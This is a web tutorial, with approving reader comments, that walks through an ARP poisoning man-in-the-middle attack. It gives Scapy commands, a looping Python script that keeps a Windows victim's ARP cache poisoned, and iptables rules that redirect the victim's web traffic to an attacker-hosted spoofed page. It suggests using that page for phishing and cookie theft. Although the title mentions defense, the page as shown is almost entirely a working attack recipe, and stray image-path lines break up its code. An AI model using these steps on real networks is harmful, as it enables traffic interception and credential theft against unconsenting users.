ARP Poisoning

ARP Poisoning: The most ignored, longstanding vulnerability. Detailed information and Step-by-Step guide to ARP Poisoning Attacks and Defense.

Demonstrating an ARP Poisoning Attack

This tutorial will demonstrate a simple ARP poisoning attack. First we will passively eavesdrop then we will show how to actively manipulate the victim's traffic.
Step 1. What do you need?To follow this tutorial you will need Python, Scapy, Wireshark, and Apache. I recommend running Backtrack– everything you need comes pre-installed. For this example, we are running Backtrack5 r3 on a VM.

Our victim here will be a Windows 7 system; however this works on virtually any Operating System. Every single OS we tested was susceptible to the attack.

Step 2. Turn on IP Forwarding.

By default, Backtrack drops packets intended for other computers. However, if we want to be a Man-in-the-Middle, we need to turn on IP Forwarding so that the victim will not have their connection interrupted.

To turn on IP Forwarding, run:

```
root@bt:/# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Step 3. Setup Network Monitoring.

On the attacking machine, launch Wireshark and run a capture filter so you only see HTTP and ARP traffic. For demonstration purposes, run Wireshark on the victim's machine as well.

Step 4. Launch the Attack!

We will use Scapy to send the malicious ARP packets. Launch Scapy and run the following commands:

```
root@bt:/# scapy
>>> op=2 # OP code 2 specifies ARP Reply
>>> victim= # Windows 7's IP
>>> spoof= # The router or gateway's IP
>>> mac= # The Backtrack's Physical Address
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
```

Scapy Sending ARP Poison Reply.

Some systems may be successfully poisoned by that attack. However Windows 7 will ignore the gratuitous reply. If you check the victim's ARP table, everything will look normal.


```
C:\Users\Alan>arp -a

Interface: 10.10.13.113 --- 0xb
  Internet Address      Physical Address      Type
  10.10.13.1            00-18-f8-3b-61-f5     dynamic
  10.10.13.110          c0-ff-ee-c0-ff-ee     dynamic
  10.10.13.118          00-22-5f-d5-0c-ac     dynamic
  10.10.13.121          00-0c-29-ec-55-7b     dynamic
  10.10.13.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.150.1 --- 0xf
  Internet Address      Physical Address      Type
  192.168.150.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

Normal, un-poisoned ARP table.

Now take a look at the ARP traffic on the victim's machine.



Windows Packet Capture showing Gratuitous ARP Reply. This attack failed because Windows firewall blocks gratuitous ARP Replys.

The packet we sent is flagged by Wireshark as having a duplicated Physical Address. That is because the attacker's actually MAC/IP pair was sent to the victim (the original ARP entry is legitimate). After the victim detected and ignored the gratuitous ARP Reply, Windows sent an ARP Requests to confirm the spoofed IP's physical address. After the Windows machine sent a broadcast Request asking "Who has 10.10.13.1?" the router responded with its physical address, as per the ARP communication protocol.

Now let's try using the ARP Request method to poison the Windows Box's ARP cache. In Scapy, set the OP code to 1 for Request, then update our packet and send it:

```
>>> op=1 # OP code 1 specifies ARP Request
>>> arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)
>>> send(arp)
```

Sending Poison ARP Request. This is very effective!

Now on the victim's ARP table, we will see the poisoned entry.

```
C:\Users\Alan>arp -a

Interface: 10.10.13.113 --- 0xb
  Internet Address      Physical Address      Type
  10.10.13.1            00-0c-29-ec-55-7b     dynamic
  10.10.13.110          c0-ff-ee-c0-ff-ee     dynamic
  10.10.13.118          00-22-5f-d5-0c-ac     dynamic
  10.10.13.121          00-0c-29-ec-55-7b     dynamic
  10.10.13.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
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  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```


Windows 7 Poisoned ARP Table

This packet capture from the victim's machine shows the poisoned ARP Request we sent, Window's reply to our

packet, and then we see Windows sending ARP Request back the sender to confirm the new Physical Address. When we do not reply, Windows sends a broadcast ARP Request. The router responds to the broadcast request, thus quickly resetting Windows ARP Table with the correct information.



Windows Packet Capture Showing ARP Request Poisoning.

The reason ARP Request works is because when Windows receives an ARP Request, Windows updates its ARP Table with the senders MAC/IP pair.

To keep the victim poisoned, you can run a script that will continually send poison packet. Here is that very script:

```
#!/usr/bin/env python
#
# Execute with sudo python arppoison.py
#
#
from scapy.all import *
import time
```

op=1 # Op code 1 for ARP requests
victim='10.10.13.113' # Replace with Victim's IP
spoof='10.10.13.1' # Replace with Gateway's IP
mac='00:0c:29:ec:55:7b' # Replace with Attacker's Phys. Addr.

arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)


while 1:
send(arp)
time.sleep(2)

Run the script with:

```
sudo python arppoison.py
```

While your script is running, have your victim communicate with spoofed IP Address. You should see their traffic on the Wireshark on the Attacker's computer. The attacker is now successfully a Man-in-the-Middle!

In this example, the spoofed IP is the router, so the attacker can see any webpage that the victim visits. This could be used to passively listen or possible grab authentication cookies! This is a packet capture on the Attacker's computer showing the victim's web traffic.



Victim's Traffic seen by the attacker after successful ARP Poisoning.

Step 5. Interfere with Victims Traffic


Now let's see how to inject our own webpage into the victim's browser. First, locally host the site you want the victim to see.

```
root@bt:/# /etc/init.d/apache2 start
root@bt:/# echo "Spoofed Site Goes Here!" > /var/www/index.html
```

Then configure your IP Tables to forward all traffic except HTTP traffic. For HTTP traffic, we will return our own site


instead.

```
root@bt:/# iptables -t nat --flush
root@bt:/# iptables --zero
root@bt:/# iptables -A FORWARD --in-interface eth0 -j ACCEPT
root@bt:/# iptables -t nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
# Forward to our site
root@bt:/# iptables -t nat -A PREROUTING -p tcp --dport 80 --jump DNAT --to-destination
<Proxy's IP>
```



Commands to set IP Tables to forward all traffic except HTTP. For HTTP requests will be directed to the attacker's site.

Now launch your Poisoning Script. When the victim visits a webpage, they will be directed to your spoofed site.



Attacker is now able to display a spoofed page.

The most dangerous part of this attack is that the intended page appears as the URL. The spoofed page could easily be a Phishing site. As soon as the victim divulges passwords or other sensitive information you can stop poisoning them and they will be passed on to the actually site with little or no interruption.

3 Comments

Andrie Reply
May 13, 2013 at 1:54 pm

Solid tutorial. Thanks a lot!

Jose Reply
September 6, 2013 at 3:58 pm

Mil gracias

Juan Carlos Reply
October 3, 2013 at 10:18 pm

Great tutorial, well explained.

Thanks

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